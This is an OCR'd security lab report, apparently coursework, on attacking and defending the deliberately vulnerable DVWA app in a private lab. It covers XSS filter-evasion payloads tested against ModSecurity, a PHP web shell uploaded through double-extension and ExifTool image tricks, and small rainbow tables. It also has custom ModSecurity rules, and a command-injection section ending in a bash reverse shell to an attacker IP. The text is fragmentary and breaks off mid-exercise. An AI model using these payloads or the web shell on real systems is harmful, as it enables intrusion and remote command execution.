
Insert Screenshot: Forbidden responses (403) from multiple payloads



Evasion Payloads:


1. **Unicode Encoded JavaScript:**
2. <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>
3. **SVG Event Handler:**
4. <svg onload=confirm(1)>
5. **OnMouseOver Link:**
6. X

Technique	Result (403 / Alert)
<img src=x onerror=alert>  	Blocked (403)
 	

Technique	Result (403 / Alert)
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script> 	Blocked (403)

Technique	Result (403 / Alert)
	
<svg onload> 	Blocked (403)

Technique	Result (403 / Alert)
	
onmouseover anchor 	Alert shown (bypass)

Technique	Result (403 / Alert)
	

---

10. Conclusions

- Medium-level DVWA filters can be bypassed using broken tags, alternate events, and encoded input.
- Hard-level filters are much stricter but can still be defeated with input obfuscation.
- ModSecurity with OWASP CRS significantly raises the bar, blocking even obfuscated input.
- However, with creativity and understanding of how WAFs parse inputs, **bypasses are still possible**.

---

11. Recommendations

- Use **Content Security Policy (CSP)** to prevent XSS execution.
- Always sanitize/validate input on **both client and server side**.
- Periodically review and update WAF rules and logging.

Part 4

Step 1: Set DVWA Security Level to "Medium"

Objective:


Configure the DVWA security level to "medium" in order to test file upload vulnerabilities under moderate security constraints.

Actions Taken:

1. Accessed the DVWA login page via browser:

http://<server-ip>/dvwa/login.php

2. Logged in with default credentials:
    - **Username:** admin
    - **Password:** password
3. Navigated to the DVWA Security tab on the left menu.
4. Selected "medium" from the Security Level dropdown menu.
5. Clicked the Submit button to apply the new security level.



Step 2: Analyze the File Upload Restrictions

Objective:

Understand the constraints imposed by DVWA at the “medium” security level for file uploads, including extension validation, MIME type checks, and execution behavior.

Actions Taken:


1. Navigated to the File Upload module in DVWA after setting the security level to “medium”.
2. Attempted to upload a simple text file (test.txt) and confirmed that non-image extensions were rejected with a message like:

   “Only image files are allowed.”

3. Tried to upload a .php file (e.g., shell.php) containing:

<?php system($_GET['cmd']); ?>

Result: Upload was blocked due to extension-based filtering.



4. Renamed the same file to a double extension format like shell.php.jpg and attempted the upload again.
5. Observed that the renamed file was successfully uploaded to:

http://172.16.28.147/dvwa/hackable/uploads/shell.php.jpg

Step 3: Bypassing Upload Restrictions with a PHP Backdoor

To bypass DVWA’s file type restriction on medium security level, a simple PHP web shell was used:

Payload: shell.php

<?php system($_GET['cmd']); ?>

- The following bypass techniques were tested:
- Renaming to misleading extension: shell.php.jpg
- Appending double extensions: shell.jpg.php
- Changing MIME header manually using Burp Suite
- Using ExifTool to embed PHP in image metadata (for hard level, explained later)

After uploading a file like shell.php.jpg, the response indicated a successful upload despite the .php code inside the file.

Once uploaded, the file was accessed directly via URL to verify code execution:

http://172.16.28.147/hackable/uploads/shell.php.jpg?cmd=whoami

If executed successfully, this confirms code execution via GET parameter cmd.

Step 4: Calculating MD5 and SHA-256 Hashes of the Uploaded File

After successfully uploading the disguised PHP backdoor (shell.php.jpg), we proceeded to calculate its cryptographic hashes to verify file integrity and use them for later detection or forensic purposes.

Steps:

1. Located the file in the hackable/uploads/ directory.
2. Executed the following commands in the terminal:

md5sum shell.php.jpg

sha256sum shell.php.jpg

3. Recorded the hash values for documentation and rainbow table testing.


Output:

$ md5sum shell.php.jpg

e4c6f243b4bdf0cf0c57c5f9be06dfe7 shell.php.jpg

$ sha256sum shell.php.jpg

68ffbc17ff4f6e26be3a2b0c143c637b5767ef82bb9d27d98d54bbf9b544f26f shell.php.jpg



Step 5: Switch DVWA to "High" Security and Bypass File Upload Restrictions

With the DVWA security level increased to high, additional input validation and file-type restrictions are enforced, making it more difficult to upload files that contain PHP code or that deviate from common image formats.

Steps to Set DVWA to High Security:

1. Navigate to DVWA Security from the left menu.
2. Set the security level to high using the dropdown menu.
3. Click Submit to apply the new settings.

Observations Under High Security:

The server may check:

- File extension
- MIME type (image/jpeg, image/png)
- Magic bytes (to detect true content format)

Bypass Technique: Using a Polyglot File with ExifTool

To bypass these restrictions, we embedded PHP code into the metadata of a valid image file using ExifTool:

exiftool -Comment='<?php system($_GET["cmd"]); ?>' normal.jpg

mv normal.jpg shell.php.jpg

This resulted in a polyglot file: a file that is simultaneously interpreted as a valid image and a script if executed by the server.

Step 6: Configure ModSecurity to Block Malicious File Uploads

To prevent malicious file uploads, we configured ModSecurity with custom rules in addition to the OWASP Core Rule Set (CRS). These rules help detect suspicious file types and block dangerous uploads like .php files disguised as images.

And that security2.conf loads OWASP rules:

Include /etc/modsecurity/crs/crs-setup.conf

Include /etc/modsecurity/crs/rules/*.conf

Create a Custom Rule to Block .php Uploads:

Create or edit a custom rule file:

sudo nano /etc/modsecurity/custom_upload_rules.conf

Add the following rules:

SecRule FILES_TMPNAMES "@inspectFile /usr/bin/file" \

"id:950001,phase:2,t:none,log,deny,status:403,msg:'Blocked: PHP MIME upload'"

SecRule MATCHED_VAR "@rx application/x-httpd-php"

SecRule FILES_TMPNAMES "@inspectFile /usr/bin/file" \

"id:950002,phase:2,t:none,log,deny,status:403,msg:'Blocked: PHP metadata'"

SecRule MATCHED_VAR "@rx PHP script"


SecRule FILES_TMPNAMES "@inspectFile /usr/bin/file" \

"id:950003,phase:2,t:none,log,deny,status:403,msg:'Blocked: ELF or shell script'"

SecRule MATCHED_VAR "@rx (ELF|shell script|executable)"

Upload Bypass vs. WAF Detection

Although DVWA displays a “successfully uploaded” message, the file upload was actually blocked by ModSecurity, as shown in the Apache audit log. This happens because DVWA does not verify the server response. The Web Application Firewall (WAF) correctly intercepted the malicious file, demonstrating that the security rule is working even if the front-end says otherwise.



Step 6: Rainbow Table Generation and Hash Lookup

To analyze password hash vulnerabilities, we generated rainbow tables using a custom wordlist (passwords.txt) containing common weak passwords. Each entry was hashed with both MD5 and SHA-256, producing two rainbow tables: rainbow_md5.txt and rainbow_sha256.txt.

We then performed hash lookups using grep against known hash values. For example, the hash e99a18c428cb38d5f260853678922e03 was successfully matched to the password abc123.

This demonstrated the feasibility of reverse-engineering weak password hashes when no salts are used.

Objective:

To generate rainbow tables using a small password dictionary and use them to identify known hashes.

Instructions

1. Create a password wordlist

nano passwords.txt

Add the following sample passwords:

admin

123456

letmein

password


root

2. Generate MD5 rainbow table

while read p; do echo -n $p | md5sum; done < passwords.txt > rainbow_md5.txt

3. Generate SHA-256 rainbow table

while read p; do echo -n $p | sha256sum; done < passwords.txt > rainbow_sha256.txt



Ejercicio 5

Entorno:

- Atacante: Kali Linux (IP: 192.168.139.129)
- Objetivo: Ubuntu con DVWA + ModSecurity

---

1. Configuración Inicial

- Se instaló DVWA en Ubuntu.
- Se instaló Wireshark en ambas máquinas.
- Se estableció comunicación entre las VMs (ping exitoso).

---

2. Seguridad en DVWA

- **Nivel configurado inicialmente:** Medium
- **Luego actualizado a:** Hard

---

3. Command Injection

Medium:


- Vulnerability Idnetified in:
  127.0.0.1|whoami

- Reverse shell:

  echo "bash -i >& /dev/tcp/192.168.139.129/4444 0>&1" > reverse.sh

  python3 -m http.server 80

